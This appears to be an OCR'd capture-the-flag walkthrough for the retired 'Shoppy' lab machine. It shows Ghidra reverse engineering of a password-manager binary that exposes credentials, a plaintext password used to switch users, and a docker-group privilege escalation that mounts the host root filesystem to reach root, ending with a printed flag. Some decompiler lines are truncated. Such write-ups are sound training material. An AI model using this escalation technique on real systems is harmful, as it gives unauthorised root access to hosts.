


```
//
// segment_2.1
// Loadable segment  [0x0 - 0xc5f]
// ram:00100000-ram:001002a7
//
        assume DF = 0x0  (Default)
00100000 7f 45 4c        Elf64_Ehdr
         46 02 01
         01 00 00 ...
  00100000 7f            db      7Fh             e_ident_magi...
  00100001 45 4c 46      ds      "ELF"           e_ident_magi...
  00100004 02            db      2h              e_ident_class
  00100005 01            db      1h              e_ident_data
  00100018 20 11 00 00 00 dq     _start          e_entry
           00 00 00
  00100020 40 00 00 00 00 dq     Elf64_Phdr_ARRAY_00100... e_phoff
           00 00 00
  00100028 48 40 00 00 00 dq     Elf64_Shdr_ARRAY__elfS... e_shoff
           00 00 00
  00100030 00 00 00 00    ddw    0h              e_flags
  00100034 40 00          dw     40h             e_ehsize
  00100036 38 00          dw     38h             e_phentsize
  00100038 0b 00          dw     Bh              e_phnum
  0010003a 40 00          dw     40h             e_shentsize
  0010003c 1f 00          dw     1Fh             e_shnum
```

Analyze?


password-manager has not been analyzed. Would you like to analyze it now?

Click yes to analyze file and follow these steps



```
00100001 45 4c 46       ds      "ELF"
00100004 02             db      2h
00100005 01             db      1h
00100006 01             db      1h
00100007 00             db      0h
00100008 00             db      0h
00100009 00 00 00 00 00 db[7]
         00 00
00100010 03 00          dw      3h
00100012 3e 00          dw      3Eh
00100014 01 00 00 00    ddw     1h
00100018 20 11 00 00 00 dq      _start
         00 00 00
00100020 40 00 00 00 00 dq      Elf64_Phdr
         00 00 00
00100028 48 40 00 00 00 dq      Elf64_Shdr
         00 00 00
00100030 00 00 00 00    ddw     0h
00100034 40 00          dw      40h
00100036 38 00          dw      38h
00100038 0b 00          dw      Bh
0010003a 40 00          dw      40h
0010003c 1f 00          dw      1Fh
```

```
1. Click analyze
2. click file >>> configure
3. Nevermind that does not do anything
4. Go to functions in the box on the left
5. Scroll down and click on 'main'
6. Grab the border and drag over the right pane so you can expand the viewing area. It is the main.cpp
7. You can rename a variable see image below
8. Time Stamp 03:06:52
```



```
std::__cxx11::basic_string<>::basic_string();
                    /* try { // try from 00101263 to 00101267 has its CatchHandler @
std::operator>>((basic_istream *)std::cin,local_48);
std::allocator<char>::allocator();
                    /* try { // try from 00101286 to 0010128a has its CatchHandler @
std::__cxx11::basic_string<>::basic_string((char *)local_68,(allocator *)&DAT_00102
std::allocator<char>::~allocator(local_19);
                    /* try { // try from 001012a5 to 00101387 has its CatchHandler @
std::__cxx11::basic_string<>::operator+=(local_68,"S");
std::__cxx11::basic_string<>::operator+=(local_68,"a");
std::__cxx11::basic_string<>::operator+=(local_68,"m");
std::__cxx11::basic_string<>::operator+=(local_68,"p");
std::__cxx11::basic_string<>::operator+=(local_68,"l");
std::__cxx11::basic_
iVar1 = std::__cxx11
if (iVar1 != 0) {
  pbVar2 = std::oper
                                                                    d !");
  std::basic_ostream                                                );
}
else {
  pbVar2 = std::operator<<((basic_ostream *)std::cout,"Access granted! Here is cred
  std::basic_ostream<>::operator<<((basic_ostream<> *)pbVar2,std::endl<>);
  system("cat /home/deploy/creds.txt");
}
std::__cxx11::basic_string<>::~basic_string(local_68);
std::__cxx11::basic_string<>::~basic_string((basic_string<> *)local_48);
```

Now switch user to Deploy


```
1. jaeger@shoppy:~$ su deploy
Password: <Deploying@pp!>
2. $ whoami
deploy
3. Type 'bash' to get a real tty
4. $ bash
deploy@shoppy:/home/jaeger$
5. deploy@shoppy:/home/jaeger$ id
uid=1001(deploy) gid=1001(deploy) groups=1001(deploy),998(docker)
6. deploy@shoppy:/home/jaeger$ ip a | grep inet
inet 10.10.11.180/23 brd 10.10.11.255 scope global eth0
```

Using Docker to elevate privileges.

36. *Since we are in the Docker group we can create containers*. **We do not need to do a container escape since we are not in a container. See below.**

```
1. deploy@shoppy:/home/jaeger$ ip a | grep inet
inet 10.10.11.180/23 brd 10.10.11.255 scope global eth0
2. deploy@shoppy:/home/jaeger$ docker images
REPOSITORY    TAG       IMAGE ID       CREATED         SIZE
alpine        latest    d7d3d98c851f   17 months ago   5.53MB
3. deploy@shoppy:/home/jaeger$ docker ps
CONTAINER ID   IMAGE     COMMAND     CREATED   STATUS     PORTS     NAMES
4. deploy@shoppy:/home/jaeger$ docker ps -a
CONTAINER ID   IMAGE     COMMAND     CREATED   STATUS     PORTS     NAMES
5. deploy@shoppy:/home/jaeger$ docker run -dit -v /:/mnt/root --name haxor alpine
83a9e6e1e1779e505e3207b423dda2a1a049df68d3dffe2aed36b6f87c599745
6. deploy@shoppy:/home/jaeger$ docker ps
CONTAINER ID   IMAGE     COMMAND     CREATED            STATUS           PORTS     NAMES
83a9e6e1e177   alpine    "/bin/sh"   27 seconds ago     Up 25 seconds              haxor
7. Now since we mounted root into the docker container. We can enumerate "root" via the following command.
8. deploy@shoppy:/home/jaeger$ docker exec -it haxor sh
9. If you get the following error
10. deploy@shoppy:/home/jaeger$ docker exec -it haxor sh
Error: No such container: haxor
11. Just create the container again. You waited to long to execute bash as root
12. deploy@shoppy:/home/jaeger$ docker exec -it haxor sh
13. / # whoami
root
14. deploy@shoppy:/$ docker run -dit -v /:/mnt/root --name haxor alpine
996852717e4645b3cc12cff8c57c7a331d0f8b66b953fe57ed77b2d36d568c1a
deploy@shoppy:/$ docker exec -it haxor sh
15. / # cd /mnt
16. /mnt # cat /root/root.txt
cat: cant open 'root/root.txt': No such file or directory
17. /mnt # ls -la
18. /mnt/root # cat root.txt
cat: cant open 'root.txt': No such file or directory
19. /mnt/root # cd root
20. /mnt/root/root # cat root.txt
```

```
f315b7ffeb33f0b5e74f5d6b1ecb4743
21. Basically, I could have done 'cat /mnt/root/root.txt'
```



Shoppy has been Pwned!

Congratulations quadamage, best of luck in capturing flags ahead!

#11269	09 Jan 2024	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

gnight!